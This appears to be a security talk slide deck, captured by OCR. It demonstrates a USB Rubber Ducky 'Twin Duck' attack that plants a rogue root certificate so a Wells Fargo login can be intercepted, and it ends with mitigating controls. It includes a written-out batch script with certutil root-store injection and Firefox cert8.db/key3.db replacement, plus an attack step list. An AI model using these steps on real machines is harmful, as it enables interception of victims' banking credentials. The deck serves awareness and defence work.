
What Should I Do?

If you usually connect to this site without problems, this error could mean that somec
impersonate the site, and you shouldn't continue.

[Get me out of here!](#)

- ▶ **Technical Details**
- ▶ **I Understand the Risks**

Firefox



Untrusted Connection x +

← <https://www.wellsfargo.com> 🔍 Se

Untrusted

ect securely to **www.wellsfargo.com**, but we can't co


ect securely, sites will present trusted identification to
however, this site's identity can't be verified.

e without problems, this error could mean that somec
ouldn't continue.

Twin Duck Firmware

- Mounts both mass storage and HID keyboard
- Must reflash the USB Rubber Ducky
- Only use if target allows mass storage devices
- Micro SD card not ideal for fast I/O

Create New Firefox Truststore



Create New Firefox Truststore

- Add Trusted CA to fresh build of Firefox
- %APPDATA%\Mozilla\Firefox\Profiles*.default
- Keystore, key3.db
- Truststore, cert8.db



Twin Duck Attack Summary

1. Bypass UAC and open CMD.exe
2. Create script to identify storage mount
3. Create vbs script to run batch file invisibly
4. Run batch file
 - Adds cert to Windows Trusted Root
 - Overwrites Firefox cert8.db and key3.db files
 - Creates wireless profile
 - Connects to wireless profile

Trusted-cert.bat

```
taskkill /IM Firefox.exe /F
```

```
copy /Y %DUCKYdrive%\cert.cer %USERPROFILE%\cert.cer
```

```
certutil -addstore -f -enterprise -user root cert.cer
```

```
del cert.cer
```

```
cd %APPDATA%\Mozilla\Firefox\Profiles\*.default
```


```
copy /Y cert8.db cert8.db.original
```

```
copy /Y %DUCKYdrive%\cert8.db cert8.db
```

```
copy /Y key3.db key3.db.original
```

```
copy /Y %DUCKYdrive%\key3.db key3.db
```


E:\DUCKY

Name	Size	Type
 a.xml	588 bytes	XML document
 cert.cer	712 bytes	X.509 Certificate
 cert8.db	393.2 kB	unknown
 key3.db	16.4 kB	unknown
 trusted-cert.bat	829 bytes	plain text document

Internet Explorer

The screenshot shows an Internet Explorer browser window displaying the Wells Fargo website. The address bar shows the URL <https://www.wellsfargo.com/>. The website content includes the Wells Fargo logo, navigation links for "Personal", "Banking", and "Loans and Credit", and a login section titled "View Your Accounts" with fields for "Account Summary", "Username" (containing "fakeuser"), and "Password" (masked with dots). A "Go" button is visible next to the password field. Below the login section, there are links for "Need online access? Sign Up Now or Take a Tour Privacy, Cookies, and Security".

Overlaid on the browser is a "Certificate" dialog box with three tabs: "General", "Details", and "Certification Path". The "General" tab is active, showing "Certificate Information". The text in the dialog reads: "This certificate is intended for the following purpose(s):" followed by a bulleted list: "• Ensures the identity of a remote computer". Below this, it states: "Issued to: www.wellsfargo.com", "Issued by: PortSwigger CA", and "Valid from 2/ 26/ 2015 to 2/ 15/ 2035". At the bottom of the dialog, there are buttons for "Install Certificate...", "Issuer Statement", and "OK". A link "Learn more about [certificates](#)" is also present.

In the background, the browser's address bar shows "Wells Fargo - Personal & Business Banking - S...". The top navigation bar includes "File", "Edit", "View", "Favorites", "Tools", and "Help". The "Favorites" bar shows "Wells Fargo - Personal & Business Ban...". The main content area of the browser shows the Wells Fargo logo and the "Personal" heading. Below this, there are links for "Banking" and "Loans and Credit". The "View Your Accounts" section is highlighted in orange. The "Account Summary" section has a "Go" button. Below the login section, there are links for "Need online access? Sign Up Now or Take a Tour Privacy, Cookies, and Security".

On the right side of the browser window, there is a search bar with the text "Español" and "Search". Below the search bar, there is a link for "Financial Educati...". At the bottom right, there is a purple banner with the text "Everyday O" and "Open a new checking ac and get easy access to y". A "Start Now" button is visible on the banner.

Internet Explorer

The screenshot shows an Internet Explorer browser window displaying the Wells Fargo website. The address bar shows the URL <https://www.wellsfargo.com/>. The page content includes the Wells Fargo logo, navigation links for 'Personal', 'Banking', and 'Loans and Credit', and a login form with fields for 'Account Summary', 'Username' (containing 'fakeuser'), and 'Password'. A 'Go' button is visible next to the password field. Below the login form, there are links for 'Need online access? Sign Up Now or Take a Tour Privacy, Cookies, and Security'.

Overlaid on the browser window is a 'Certificate' dialog box. The dialog box has three tabs: 'General', 'Details', and 'Certification Path'. The 'General' tab is selected, showing 'Certificate Information'. The text in the dialog box reads: 'This certificate is intended for the following purpose(s):' followed by a bullet point: 'Ensures the identity of a remote computer'. Below this, it states: 'Issued to: www.wellsfargo.com', 'Issued by: PortSwigger CA', and 'Valid from 2/ 26/ 2015 to 2/ 15/ 2035'. At the bottom of the dialog box, there are buttons for 'Install Certificate...', 'Issuer Statement', and 'OK'. A link 'Learn more about certificates' is also present.

A large, red, stylized watermark 'pwnd' is overlaid diagonally across the center of the certificate dialog box.

Chrome

The image shows a Chrome browser window displaying the Wells Fargo website. The address bar shows the URL <https://www.wellsfargo.com>. The page content includes the Wells Fargo logo, navigation links for "Español" and "Search", and a main banner for "It's tax time. Pay yourself first". A "Certificate" dialog box is open in the foreground, displaying the following information:

Certificate

General Details Certification Path

Certificate Information

This certificate is intended for the following purpose(s):

- All application policies

Issued to: www.wellsfargo.com

Issued by: PortSwigger CA

Valid from: 2/ 26/ 2015 to 2/ 15/ 2035

Issuer Statement

Learn more about [certificates](#)

OK

Chrome

The screenshot shows a Chrome browser window with the address bar displaying `https://www.wellsfargo.com`. The page content includes the Wells Fargo logo, navigation links like 'Español' and 'Search', and a sidebar with 'View Your Account' and login fields for 'Username' (fakeuser) and 'Password'. A 'Certificate' dialog box is open in the foreground, showing the following details:

- Certificate Information**
- This certificate is intended for the following purpose(s):**
 - All application policies
- Issued to:** www.wellsfargo.com
- Issued by:** PortSwagger CA
- Valid from:** 2/ 26/ 2015 to 2/ 15/ 2035

A large red watermark 'pwnd' is overlaid diagonally across the certificate dialog box. At the bottom of the dialog box, there is an 'OK' button and a link to 'Learn more about certificates'.

Firefox

The screenshot shows a Firefox browser window with the address bar displaying <https://www.wellsfargo.com>. The page content includes the Wells Fargo logo, navigation links like "Sign Up", "Customer Service", and "ATMs/Locations", and a search bar. A "Page Info" dialog box is open, showing the following information:

Page Info - https://www.wellsfargo.com/

General Permissions Security

Website Identity

Website: **www.wellsfargo.com**
Owner: **This website does not supply ownership information.**
Verified by: **PortSwigger**

[View Certificate](#)

Privacy & History

Have I visited this website prior to today? **Yes, 7 times**
Is this website storing information (cookies) on my computer? **Yes** [View Cookies](#)
Have I saved any passwords for this website? **No** [View Saved Passwords](#)

Technical Details

Connection Encrypted (TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA, 128 bit keys, TLS 1.0)
The page you are viewing was encrypted before being transmitted over the Internet.
Encryption makes it difficult for unauthorized people to view information traveling between computers. It is therefore unlikely that anyone read this page as it traveled across the network.

From creating a realistic budget in college to choosing a student loan, Wells Fargo has resources to help you meet your financial goals.

Firefox

The screenshot shows a Firefox browser window with the address bar displaying <https://www.wellsfargo.com>. The Page Info dialog box is open, showing the following information:

- Website Identity:**
 - Website: **www.wellsfargo.com**
 - Owner: **This website does not supply ownership information.**
 - Verified by: **PortSwigger**
- Privacy & History:**
 - Have I visited this website prior to today? **7 times**
 - Is this website storing information (cookies) on my computer? **Yes** (View Cookies)
 - Have I saved any passwords on this website? **No** (View Saved Passwords)
- Technical Details:**
 - Connection Encrypted (SSL/TLS): TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA, 128 bit keys, TLS 1.0**
 - The page you are viewing was encrypted before being transmitted over the Internet.
 - Encryption makes it difficult for unauthorized people to view information traveling between computers. It is therefore unlikely that anyone read this page as it traveled across the network.


A large red watermark "pwnd" is overlaid diagonally across the center of the page. The background shows the Wells Fargo website with a login form on the left and a "View Your Account Summary" section.

Mitigating Controls

- Wireless Intrusion Prevention System (WIPS)
- Disable mass storage devices
- Disable USB ports
- User training to encourage responsible USB usage
- Multifactor Authentication
- Cloud Proxy Agent



Demonstration



Things to Consider

- Use proxy settings pointed to cloud listener
- Increasing the authenticity
- Syntax changes for different OS
- New payloads are frequently released on HAK5 forums

Questions

Email: jdorrough3@yahoo.com